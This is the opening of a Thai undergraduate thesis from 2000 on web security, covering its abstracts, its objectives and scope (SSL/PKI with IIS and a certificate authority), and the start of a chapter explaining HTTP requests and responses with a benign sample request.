ระบบความปลอดภัยสำหรับเวิลด์ไวด์เว็บ

WORLD WIDE WEB SECURITY SYSTEMS

นายกิรพัฒน์ วรคุณพิสิฐ

นายสกล สุวินัยตระกูล

ปริญญานิพนธ์นี้เป็นส่วนหนึ่งของการศึกษาตามหลักสูตรปริญญาวิศวกรรมศาตรบัณฑิต

ภาควิชาวิศวกรรมคอมพิวเตอร์

คณะวิศวกรรมศาสตร์

สถาบันเทคโนโลยีพระจอมเกล้าเจ้าคุณทหารลาดกระบัง

ปีการศึกษา 2543

ระบบความปลอดภัยสำหรับเวิลด์ไวด์เว็บ

WORLD WIDE WEB SECURITY SYSTEMS

โดย

นายกิรพัฒน์ วรคุณพิสิฐ

นายสกล สุวินัยตระกูล

อาจารย์ที่ปรึกษา

อาจารย์ธนา หงษ์สุวรรณ

อาจารย์อัครเดช วัชระภูพงษ์

ปริญญานิพนธ์นี้เป็นส่วนหนึ่งของการศึกษาตามหลักสูตรปริญญาวิศวกรรมศาสตรบัณฑิต

ภาควิชาวิศวกรรมคอมพิวเตอร์

คณะวิศวกรรมศาสตร์

สถาบันเทคโนโลยีพระจอมเกล้าเจ้าคุณทหารลาดกระบัง

ปีการศึกษา 2543

ปริญญานิพนธ์ปีการศึกษา 2543

ภาควิชา วิศวกรรมคอมพิวเตอร์

คณะวิศวกรรมศาสตร์ สถาบันเทคโนโลยีพระจอมเกล้าเจ้าคุณทหารลาดกระบัง

เรื่อง ระบบความปลอดภัยสำหรับเวิลด์ไวด์เว็บ

WORLD WIDE WEB SECURITY SYSTEMS

ผู้จัดทำ

1. นายกิรพัฒน์ วรคุณพิสิฐ รหัสประจำตัว 40010065
2. นายสกล สุวินัยตระกูล รหัสประจำตัว 40010802

_____ อาจารย์ที่ปรึกษา

(อาจารย์ธนา หงษ์สุวรรณ)

_____ อาจารย์ที่ปรึกษา

(อาจารย์อัครเดช วัชระภูพงษ์)

ระบบความปลอดภัยสำหรับเวิลด์ไวด์เว็บ

นายกิรพัฒน์ วรคุณพิสิฐ 40010065
นายสกล สุวินัยตระกูล 40010802
อาจารย์ธนา หงษ์สุวรรณ อาจารย์ที่ปรึกษา
อาจารย์อัครเดช วัชระภูพงษ์ อาจารย์ที่ปรึกษา
ปีการศึกษา 2543

บทคัดย่อ

ในปัจจุบัน ถึงแม้ว่าเวิลด์ไวด์เว็บจะเข้ามามีบทบาทในด้านการทำงาน การสื่อสาร และประโยชน์ต่างๆ มากมายก็ตาม ผู้ที่เกี่ยวข้องนับตั้งแต่ผู้ที่ใช้งานธรรมดาจนไปถึงผู้ดูแลระบบ จำเป็นต้องตระหนักถึงปัญหาและผลกระทบต่างๆ ที่เกิดขึ้น ไม่ว่าจะเป็นปัญหาที่เกิดขึ้นจากตัวผู้ใช้เอง ปัญหาที่เกิดจากการทำงานต่างๆ บนเวิลด์ไวด์เว็บ ซึ่งไม่ว่าจะเป็นปัญหาจากสาเหตุใดๆ ก็ตาม การที่สามารถทราบถึงลักษณะของปัญหาและผลกระทบ จะทำให้สามารถลดความเสี่ยง และป้องกันปัญหาได้อย่างถูกต้อง

เนื้อหาของปริญญานิพนธ์นี้ประกอบด้วยการทำงานต่างๆ เกี่ยวกับเว็บเซิร์ฟเวอร์ เว็บไคลเอนต์ และคอนเน็กชัน และศึกษาปัญหาต่างๆ ที่เกิดขึ้นในแต่ละส่วน รวมไปถึงแนวทางการป้องกัน การแก้ไข และวิธีการติดตั้งเว็บเซิร์ฟเวอร์ที่มีความปลอดภัย และ CA โดยใช้เทคโนโลยีของ SSL และ PKI โดยใช้โปรแกรม Microsoft IIS และ Certificate Service บนระบบปฏิบัติการวินโดวส์ 2000 และศึกษาปัญหาแนวทางการป้องกันและแก้ไขปัญหาที่เกิดขึ้นบนเว็บภาควิชาฯ

WORLD WIDE WEB SECURITY SYSTEMS

Kirapat Voracunpisit

Sakol Suwinaitrakool

Thana Hongsuwan Advisor

Akkradach Watcharapupong Advisor

ABSTRACT

Currently, The World Wide Web has a consequent role in rendition people's life easier in collaboration and communication. Nevertheless, users who may concern with the World Wide Web must realize to any effects and problems that will occur to users. No matter where and what problems, it is potentially to reduce the risks and protect the problems if we know what and how the problems take place.

The main subject of this thesis will conclude with an obligation of the Web Server, the Web Client and the Connection as well. This also includes the type of the problems and the protection for each type. In other parts, we have more details about how to setup and install the Secure Web Server and CA, with Microsoft IIS on Windows 2000, by using SSL and PKI technique. In the last part, it will show the problems and the protections that occur on Computer Department's Web Site.

กิตติกรรมประกาศ

ปริญญานิพนธ์ฉบับนี้เสร็จสมบูรณ์ได้จากความช่วยเหลือและการร่วมมือของบุคคลหลายๆ ฝ่ายด้วยกัน โดยเฉพาะอย่างยิ่งบุคคลซึ่งเป็นผู้จุดประกายความคิดให้เกิดหัวข้อปริญญานิพนธ์นี้ขึ้นมา นั่นก็คือ อาจารย์ธนา หงษ์สุวรรณ และอาจารย์อัครเดช วัชระภูพงษ์ อาจารย์ที่ปรึกษาปริญญานิพนธ์ ที่คอยให้คำแนะนำ ควบคุม เอาใจใส่ ช่วยเหลือและดูแลการทำปริญญานิพนธ์นี้อย่างใกล้ชิด นอกจากนี้ยังเป็นกำลังใจและแรงผลักดันให้ปริญญานิพนธ์ฉบับนี้เสร็จทันตามกำหนด สามารถเผยแพร่สู่สายตาสาธารณะชนได้อย่างภาคภูมิใจ จึงขอขอบพระคุณเป็นอย่างสูงไว้ ณ ที่นี้

ขอขอบพระคุณบุคคลสำคัญที่ทำให้ข้าพเจ้าได้มีโอกาสมาถึงจุดนี้ คือ บิดา มารดา ผู้เป็นที่เคารพรักยิ่ง ผู้ซึ่งให้ความรัก ความเอาใจใส่ ตลอดจนให้โอกาสทางการศึกษาอย่างเต็มที่และเป็นกำลังใจให้ข้าพเจ้าเสมอมา ขอบคุณผู้ที่ทำปริญญานิพนธ์ร่วมกับข้าพเจ้า ที่ไม่ทอดทิ้ง เคียงบ่าเคียงไหล่ฝ่าฟันอุปสรรคต่างๆ มาด้วยกัน และเพื่อนๆ พี่ๆ น้องๆ ชาว ISAG ทั้งหลาย ที่คอยให้คำแนะนำและคำปรึกษาการทำปริญญานิพนธ์ครั้งแล้วครั้งเล่า จนปริญญานิพนธ์ฉบับนี้สำเร็จได้ด้วยดี และขอขอบคุณ“หนู” สำหรับเครื่องคอมพิวเตอร์ที่อุตส่าห์แบกมาจากบ้านที่แสนไกล เพื่อให้กลุ่มของข้าพเจ้าสามารถทำปริญญานิพนธ์ฉบับนี้ได้สมบูรณ์แบบ ท้ายที่สุดขอขอบคุณมันสมองและสองมือของข้าพเจ้าที่ร่วมสร้างปริญญานิพนธ์ฉบับนี้ขึ้นมาจนสำเร็จ ข้าพเจ้าดีใจและจะรำลึกพระคุณของทุกๆ คนไว้ตลอดไป

กิรพัฒน์ วรคุณพิสิฐ
สกล สุวินัยตระกูล

สารบัญ

สารบัญรูปภาพ

หน้า

สารบัญตาราง

หน้า

บทที่ 1
บทนำ

1.1 ความสำคัญและที่มา

เนื่องจากในปัจจุบัน เวิลด์ไวด์เว็บได้เข้ามามีบทบาทและเป็นส่วนหนึ่งในชีวิตประจำวันของคนเรามากขึ้นซึ่งไม่สามารถปฏิเสธได้ว่า ณ วินาทีนี้ กิจกรรมต่างๆ ที่ดำเนินอยู่ทุกวัน ได้มีการเปลี่ยนแปลงเข้ามาสู่โลกของเวิลด์ไวด์เว็บมากขึ้นเรื่อยๆ ดังเห็นได้จาก

- ด้านการศึกษาเล่าเรียน เดิมการค้นคว้าหาความรู้จะต้องไปที่ห้องสมุด แต่ในปัจจุบันสามารถศึกษาหาความรู้เพิ่มเติมได้จากทางเว็บไซต์ที่เกี่ยวกับสถานศึกษา องค์กรการศึกษาและสามารถหาข้อมูลโดยการค้นหาทางอินเทอร์เน็ต (Search Engine) ต่างๆ ได้
- ด้านข่าวสาร สารสนเทศ เดิมการเผยแพร่ข่าวสาร บทความ ของหน่วยงานต่างๆ จะต้องติดประกาศใบปลิวหรือจดหมายซึ่งช้า หรือถ้าแพร่ภาพทางโทรทัศน์ กระจายเสียงวิทยุซึ่งมีค่าใช้จ่ายค่อนข้างสูง แต่ในปัจจุบันสามารถประกาศไว้ในเว็บไซต์ได้ โดยบุคคลต่างๆ สามารถเข้าถึงและรับรู้ได้อย่างรวดเร็วและทั่วถึง
- ด้านการดำเนินธุรกิจ เดิมทีการซื้อขายสินค้าเราจำเป็นต้องออกจากบ้าน ต้องฝ่าฟันกับสภาพอากาศ มลภาวะ และความแออัด แต่ในปัจจุบันนี้เราสามารถสั่งซื้อสินค้าหรือทำธุรกิจได้อย่างง่ายดาย
- ด้านความบันเทิง เดิมการท่องเที่ยวและการพักผ่อนหย่อนใจ ความบันเทิงต่างๆ เราต้องออกไปเสาะแสวงหายังสถานที่ท่องเที่ยว หรือสถานบันเทิงนั้นๆ ด้วยตนเอง แต่ปัจจุบันนี้เราสามารถท่องเที่ยวไปยังสถานที่ต่างๆ ทั่วโลกได้อย่างง่ายดายและรวดเร็ว

อย่างไรก็ตาม ถึงแม้ว่าเวิลด์ไวด์เว็บจะช่วยอำนวยความสะดวก และความรวดเร็วแก่ผู้ใช้มากมายเพียงใด แต่เนื่องจากเวิลด์ไวด์เว็บเป็นบริการบนเครือข่ายขนาดใหญ่หรือเครือข่ายของเครือข่าย (Internetworking) ที่เรียกกันว่า "อินเทอร์เน็ต" ทุกๆ คนสามารถให้บริการและใช้บริการต่างๆ ของเวิลด์ไวด์เว็บได้อย่างเสรี ดังนั้นจึงไม่น่าแปลกที่เวิลด์ไวด์เว็บจะแฝงไปด้วยภัยอันตรายต่างๆ มากมาย เช่น การละเมิดความเป็นส่วนส่วนตัว (Privacy) การโจรกรรมหรือแก้ไขข้อมูลโดยแฮกเกอร์ (Hacker) แครกเกอร์ (Cracker) และไวรัส (Virus) ต่างๆ ซึ่งอาจจะมาในลักษณะการจู่โจมแบบเปิดเผยหรือการซุ่มโจมตีโดยไม่รู้ตัว ทั้งที่ส่งผลร้ายแรงหรือเป็นเพียงการอวดอ้างความเก่งกาจในความรู้ที่ตนมี

หลายคนอาจกล่าวว่า "ใช้บริการหรือให้บริการบนเวิลด์ไวด์เว็บมานานหลายปีแล้วไม่เห็นจะมีปัญหาด้านความปลอดภัยเลย" นั่นอาจเป็นเพราะว่า บุคคลเหล่านั้นยังใช้บริการบนเวิลด์ไวด์เว็บอย่างผิวเผิน แต่เหตุผลสำคัญหลักน่าจะมาจากการไม่มีความรู้ความเข้าใจ ทำให้มองไม่เห็นถึงปัญหาที่เกิดขึ้นนั่นเอง หากมองจากสถานที่ที่เกิดปัญหาบนเวิลด์ไวด์เว็บจะสามารถทำการจำแนกปัญหาสำหรับเวิลด์ไวด์เว็บได้เป็น 3 ประเภท คือ ปัญหาความปลอดภัยที่เว็บเซิร์ฟเวอร์ ปัญหาความปลอดภัยที่เว็บไคลเอนต์ และปัญหาความปลอดภัยของการสื่อสารระหว่างเว็บไคลเอนต์และเว็บเซิร์ฟเวอร์

ดังนั้นการที่จะสามารถรักษาตนเองให้ปลอดภัยจากอันตรายต่างๆ บนเวิลด์ไวด์เว็บนั้น ก่อนอื่นเราควรที่จะศึกษาถึงลักษณะของปัญหาต่างๆ ที่เกิดบนเวิลด์ไวด์เว็บดังที่กล่าวไว้ข้างต้นให้ครอบคลุม ครบถ้วน ถูกต้องและเข้าใจอย่างลึกซึ้ง หลังจากนั้นจะสามารถนำมาประยุกต์ใช้กับสถานการณ์จริงได้อย่างถูกต้องและเหมาะสม และเนื่องจากเวิลด์ไวด์เว็บมีการพัฒนาและการเปลี่ยนแปลงอย่างรวดเร็ว ปัญหาต่างๆ ก็สามารถเกิดขึ้นใหม่อยู่เรื่อยๆ ดังนั้นปัจจัยสำคัญที่จะทำให้ระบบความปลอดภัยบนเวิลด์ไวด์เว็บที่ประสิทธิภาพ ก็คือ ต้องมีความรู้ ความเข้าใจให้ทันและทัดเทียมกับการพัฒนาไปของเวิลด์ไวด์เว็บอยู่ตลอดเวลานั่นเอง

อย่างไรก็ดี การทราบทฤษฎีอย่างเดียวนั้นไม่สามารถทำให้เข้าใจปัญหาความปลอดภัยต่างๆ ได้อย่างลึกซึ้ง ดังนั้นจึงจำเป็นอย่างยิ่งที่ต้องมีการนำทฤษฎีที่น่าสนใจมาทำการประยุกต์ใช้จริง เพื่อพิสูจน์ว่าสอดคล้องกับทฤษฎีหรือหลักการดังกล่าวไว้หรือไม่ ซึ่งทฤษฎีเกี่ยวกับการรักษาความปลอดภัยที่น่าสนใจและเกิดขึ้นไม่นานมานี้ คือ SSL (Secure Sockets Layer) และ PKI (Public Key Infrastructure) ซึ่งเป็นโพรโตคอลและกลไกในการรักษาความปลอดภัยของข้อมูลที่ทำการรับส่งบนเครือข่ายหรือเวิลด์ไวด์เว็บนั่นเอง

เมื่อได้ความรู้จากทางทฤษฎีและความเข้าใจในการปฏิบัติ ก็จะช่วยให้เราสามารถใช้บริการหรือให้บริการเวิลด์ไวด์เว็บได้อย่างปลอดภัยมากยิ่งขึ้น สามารถวิเคราะห์ปัญหาและเสนอแนะแนวทางแก้ไขได้ ในที่นี้จะได้ทำการวิเคราะห์ระบบความปลอดภัยของเว็บภาควิชาวิศวกรรมคอมพิวเตอร์ พร้อมทั้งเสนอแนะแนวทางแก้ไขและปรับปรุงต่อไป

1.2 วัตถุประสงค์ของงานวิจัย

1.2.1 ศึกษาระบบความปลอดภัยสำหรับเวิลด์ไวด์เว็บ

1.2.1.1 ศึกษาการทำงาน ลักษณะของปัญหาและแนวทางการแก้ไขที่เว็บเซิร์ฟเวอร์

1.2.1.2 ศึกษาการทำงาน ลักษณะของปัญหาและแนวทางแก้ไขที่เว็บไคลเอนต์

1.2.1.3 ศึกษาการทำงาน ลักษณะของปัญหาและแนวทางแก้ไขสำหรับการสื่อสารระหว่างเว็บไคลเอนต์และเว็บเซิร์ฟเวอร์

1.2.2 ติดตั้งเว็บเซิร์ฟเวอร์ที่ปลอดภัย (Secure Web Server) โดยใช้ SSL และติดตั้ง CA (Certificate Authority) เพื่อให้บริการด้านใบรับรองดิจิตอล (Digital Certificate)

1.2.3 ศึกษาการทำงานของเว็บภาควิชาวิศวกรรมคอมพิวเตอร์ ทั้งในส่วนของผู้ใช้และเว็บเซิร์ฟเวอร์ เพื่อทำการวิเคราะห์ปัญหาและแนะนำแนวทางในการแก้ไข


1.3 ขอบเขตของงานวิจัย

งานวิจัยนี้จะทำการศึกษาปัญหาความปลอดภัยรวมไปถึงการแก้ไขปัญหาสำหรับเวิลด์ไวด์เว็บ โดยจะพยายามทำการศึกษาและรวบรวมปัญหาให้ครอบคลุม ครบถ้วนและถูกต้องมากที่สุด โดยใช้เกณฑ์ในการพิจารณาจากสถานที่เกิด (Location) ของความไม่ปลอดภัย ซึ่งสามารถแบ่งได้ 3 ส่วน คือ

- ปัญหาความปลอดภัยที่เว็บเซิร์ฟเวอร์

- ปัญหาความปลอดภัยที่เว็บไคลเอนต์
- ปัญหาความปลอดภัยสำหรับการสื่อสารระหว่างเว็บไคลเอนต์และเว็บเซิร์ฟเวอร์

โดยขอบเขตของงานวิจัยสามารถแสดงรายละเอียดดังแผนผังต่อไปนี้



รูปที่ I-1 แสดงขอบเขตของโครงงานในส่วนของการศึกษาการทำงาน ปัญหาและแนวทางการแก้ไขของ เว็บเซิร์ฟเวอร์ เว็บไคลเอนต์ และคอนเน็กชัน

หลังจากนั้นจะเลือกนำบางหลักการหรือทฤษฎีที่น่าสนใจ ซึ่งสามารถนำมาประยุกต์ (Implement) และเห็นภาพได้อย่างชัดเจน ซึ่งก็คือการรักษาความปลอดภัยของข้อมูลโดยใช้ SSL และ PKI โดยเลือกโปรแกรม IIS และโปรแกรม Certificate Service ซึ่งเป็นโปรแกรมเว็บเซิร์ฟเวอร์และโปรแกรม CA ตามลำดับของบริษัทไมโครซอฟท์ เนื่องจากเป็นซอฟต์แวร์ที่เป็นที่นิยม มีเสถียรภาพสูง มีการใช้งานที่ง่าย และมีลักษณะการทำงาน (feature) ที่สนับสนุนด้านความปลอดภัย

ในส่วนท้ายจะเป็นการนำความรู้และความเข้าใจที่ได้มาทำการวิเคราะห์ปัญหาความปลอดภัยของเว็บภาควิชาฯ โดยแบ่งเป็น 2 ส่วน คือ การิเคราะห์ปัญหาของหน้าเว็บเพจและบริการต่างๆ ในฐานะผู้ใช้

งาน และวิเคราะห์การทำงานของเว็บเซิร์ฟเวอร์ โดยในส่วนของการวิเคราะห์เว็บเซิร์ฟเวอร์จะทำการวิเคราะห์เนื้อหาบางส่วนที่ทดสอบให้เห็นจริงได้โดยใช้เครื่องมือ (tools) ต่างๆ ที่ตรวจสอบความปลอดภัยมาใช้ ส่วนเนื้อหาอื่นๆ ต้องวิเคราะห์และอ้างอิงจากทฤษฎีเพียงอย่างเดียวซึ่งไม่สามารถทดสอบให้เห็นภาพได้

1.4 วิธีการดำเนินงาน


งานวิจัยในโครงงานนี้จะเริ่มด้วยวิธีการศึกษาทฤษฎีและหลักการพื้นฐานต่างๆ ที่เกี่ยวกับงานวิจัย ซึ่งจะมีเรื่องหลักๆ อยู่ 5 เรื่องด้วยกัน คือ โพรโตคอล HTTP เวิลด์ไวด์เว็บ การเข้ารหัสและถอดรหัส (Cryptography) SSL (Secure Sockets Layer) และ PKI (Public Key Infrastructure) ซึ่งกล่าวถึงรายละเอียดในบทที่ 2, 3, 4, 5, และ 6 จากนั้นจะนำเอาความรู้ที่ได้ศึกษามาทั้งหมด มาทำการวิเคราะห์ปัญหาความปลอดภัยสำหรับเวิลด์ไวด์เว็บ โดยแบ่งเป็น 3 ส่วนด้วยกัน คือ ปัญหาความปลอดภัยที่เว็บเซิร์ฟเวอร์ ปัญหาความปลอดภัยที่เว็บไคลเอนต์ และปัญหาความปลอดภัยสำหรับการสื่อสารระหว่างเว็บไคลเอนต์และเว็บเซิร์ฟเวอร์ ซึ่งจะกล่าวถึงรายละเอียดในบทที่ 7, 8 และ 9 ตามลำดับ เพื่อจะได้เป็นคู่มือระบบความปลอดภัยสำหรับเวิลด์ไวด์เว็บซึ่งจะนำไปใช้อ้างอิงสำหรับการวิเคราะห์ปัญหาความปลอดภัยของเว็บภาควิชาฯ ในบทต่อๆ ไป

จากนั้นจะเป็นการนำหลักการของ SSL และ PKI มาประยุกต์ใช้ในการติดตั้งเว็บเซิร์ฟเวอร์ที่มีความปลอดภัย (Secure Web Server) เพื่อสร้างช่องทางการติดต่อสื่อสารที่มีความปลอดภัย และทำการติดตั้ง CA เพื่อให้บริการด้านใบรับรองดิจิตอล ซึ่งได้กล่าวรายละเอียดในบทที่ 10 สำหรับในบทที่ 11 จะเป็นการทดสอบการทำงาน และความสัมพันธ์ระหว่างเว็บเซิร์ฟเวอร์ที่มีความปลอดภัย CA และเว็บไคลเอนต์ในเรื่องของการพิสูจน์ตนบนเว็บ (Web Authentication) โดยในบทที่ 10 และบทที่ 11 นี้จะช่วยทำให้เข้าใจถึงการทำงานของ SSL และ PKI ยิ่งขึ้น ส่วนในบทที่ 12 จะเป็นการนำความรู้ความเข้าใจเกี่ยวกับระบบความปลอดภัยสำหรับเวิลด์ไวด์เว็บมาวิเคราะห์ปัญหาความปลอดภัยของเว็บภาควิชาฯ ซึ่งจะแบ่งเป็นส่วนของการวิเคราะห์ในมุมมองของผู้ใช้บริการ และการวิเคราะห์การทำงานของเว็บเซิร์ฟเวอร์ของภาควิชาฯ โดยจะมีการเสนอแนะแนวทางการแก้ไข และปรับปรุงด้วย

สำหรับในบทที่ 13 ซึ่งเป็นบทสุดท้าย จะเป็นส่วนของการสรุปและวิจารณ์การทำงาน ผลที่ได้จากการวิจัยชิ้นนี้ แนวทางในการพัฒนางานวิจัยนี้เพิ่มเติม และแนวทางในการนำไปประยุกต์ใช้ต่อไป

บทที่ 2
โพรโตคอล HTTP

HTTP ย่อมาจาก HyperText Transfer Protocol เป็นข้อกำหนดหรือวิธีในการติดต่อสื่อสารหรือจัดการข้อมูลประเภท HyperText หรือเรามักเรียกว่า HyperMedia ทั้งนี้เพราะตัวรูปแบบเอกสารเปลี่ยนไปจากเดิมที่เป็นเอกสารแบบข้อความ (Text) เชื่อมโยงกันเป็นโครงข่ายแต่ปัจจุบันข้อมูลอาจเป็นทั้งภาพ เสียงหรืออื่นๆ (พวกมัลติมีเดีย Multimedia) ซึ่งโพรโตคอล HTTP เป็นพื้นฐานในการใช้งานหรือการทำงานสื่อสารของเครือข่ายเวิลด์ไวด์เว็บโดยการทำงานของโพรโตคอลดังกล่าวนี้มีส่วนต่างๆ ที่ควรทราบดังนี้



รูปที่ 2-1 แสดงการทำงานของโพรโตคอล HTTP

จากภาพแสดงการทำงานของโพรโตคอล HTTP ซึ่งการทำงานจะแบ่งเป็นสามส่วนหลักๆ คือ ส่วนไคลเอนต์ เซิร์ฟเวอร์และเครือข่าย ตามหลักการพื้นฐานของวิธีการทำงานแบบไคลเอนต์-เซิร์ฟเวอร์ ฝั่งไคลเอนต์จะใช้งานโปรแกรมเว็บบราวเซอร์ติดต่อกับเว็บเซิร์ฟเวอร์ซึ่งคือผู้ให้บริการเว็บโดยโปรแกรมดังกล่าวจะเรียกว่า **HTTPD** (HyperText Transfer Protocol Daemon) ปกติแล้วจะทำงานที่พอร์ต 80 สำหรับหลักการของไคลเอนต์-เซิร์ฟเวอร์ คือ มีตัวไคลเอนต์เป็นผู้ขอใช้บริการและมีเซิร์ฟเวอร์เป็นผู้ให้บริการ โดยวิธีการทำงานจะใช้วิธีร้องขอ (Request) และตอบสนองการขอบริการ (Response/Reply) ซึ่งมีลักษณะดังนี้

2.1 การร้องขอบริการ

สำหรับ HTTP จะมีคำสั่งหลักๆ ในการจัดการดังนี้ OPTION, HEAD, PUT, DELETE, TRACE, GET และ POST แต่คำสั่งหลักๆ สำหรับผู้ร้องขอใช้บริการที่มักใช้บ่อยคือ GET, POST และ HEAD โดยรายละเอียดการใช้คำสั่งสำหรับการร้องขอนั้นจะมีการระบุรายละเอียดไว้ในตัวของโพรโตคอล HTTP

```
Get /Index.html HTTP/1.0
Connection: Keep Alive
User-Agent: Mozilla/2.01
Pragma: no-cache
Host: 161.246.10.21
Accept: image/gif, image/jpeg, image/pjpeg, */*
```

รูปที่ 2-2 ตัวอย่างการร้องขอบริการของ HTTP

การร้องขอบริการจะมีความเกี่ยวข้องกับการระบุถึงสถานที่ที่ต้องการใช้บริการและรายละเอียดที่อยู่ของข้อมูลต่างๆ ตามหลักการของ URL (Uniform Resource Locator) ซึ่ง URL คือส่วนระบุเพิ่มเติมในการเข้าถึงข้อมูล โดยสามารถใช้วิธีการใช้งานหรือโพรโตคอลได้หลายวิธี ดังนั้นข้อดีของ URL คือสามารถเข้าถึงแหล่งข้อมูลต่างๆ ได้ตามวิธีการที่ควรจะเป็นหรือเหมาะสม เช่น http://www.kmitl.ac.th, ftp://ftp.abcd.com นอกจากนี้ยังสามารถที่จะเรียกใช้ในลักษณะของแอพพลิเคชันอื่นๆ ได้ เช่น mailto:s0010065@ce.kmitl.ac.th เป็นต้น

จากการร้องขอบริการข้างต้นจะเป็นการเรียกขอโฮมเพจที่ชื่อ "Index.html" โดยตรง ซึ่งอาจจะระบุแบบส่วนขยาย URL ได้ เช่น /~s0010065/index.html เป็นต้น ส่วนสำคัญถัดมาของการร้องขอบริการคือส่วนของ User Agent ซึ่งเป็นการระบุรายละเอียดเกี่ยวกับสถานภาพของไคลเอนต์ เช่น โปรแกรมที่ใช้งานเป็นบราวเซอร์ของ Netscape หรือ IE ใช้งานกับวินโดวส์ 98 เป็นต้น ส่วนต่อมาคือโฮสต์ (Host) ซึ่งจะเป็นไซต์ปลายทางและรายละเอียดนี้จะสัมพันธ์กับส่วนเพิ่มเติมของ URL ดังเช่นจากตัวอย่างจะเป็นการระบุ URL เท่ากับ http://161.246.10.21/index.html หรือ http://www.kmitl.ac.th/index.html ซึ่งในกรณีที่สองจะต้องมีการนำค่าชื่อโฮสต์ www.kmitl.ac.th ไปแปลงเป็นไอพีแอดเดรสเท่ากับ 161.246.10.21 และ GET จะได้เท่ากับ /index.html

2.2 การตอบกลับ/การให้บริการ

ในการตอบกลับการให้บริการของ HTTP นั้นจะมีรูปแบบในการใช้งานเหมือนโพรโตคอลอื่นๆ ตามหลักการของไคลเอนต์-เซิร์ฟเวอร์ทั่วไป คือ จะมีการส่งค่ากลับนำด้วยหมายเลขที่เรียกว่า "Response Tag Number" หรือ "Status Code" และจะตามด้วยรายละเอียดข้อความซึ่งอธิบายหมายเลขนั้น จากนั้นส่วนท้ายสุดที่อาจจะมีส่งตามมาคือตัวของข้อมูลจริงๆ ในกรณีที่มีการขอข้อมูล เช่น จากการร้องขอข้างต้นเราจะได้รับข้อมูลที่เว็บเซิร์ฟเวอร์ส่งกลับมาให้ดังนี้

```
Trying 127.0.0.1 ... Connected to localhost.
Escape character is '^]'
HTTP/1.0 200 OK
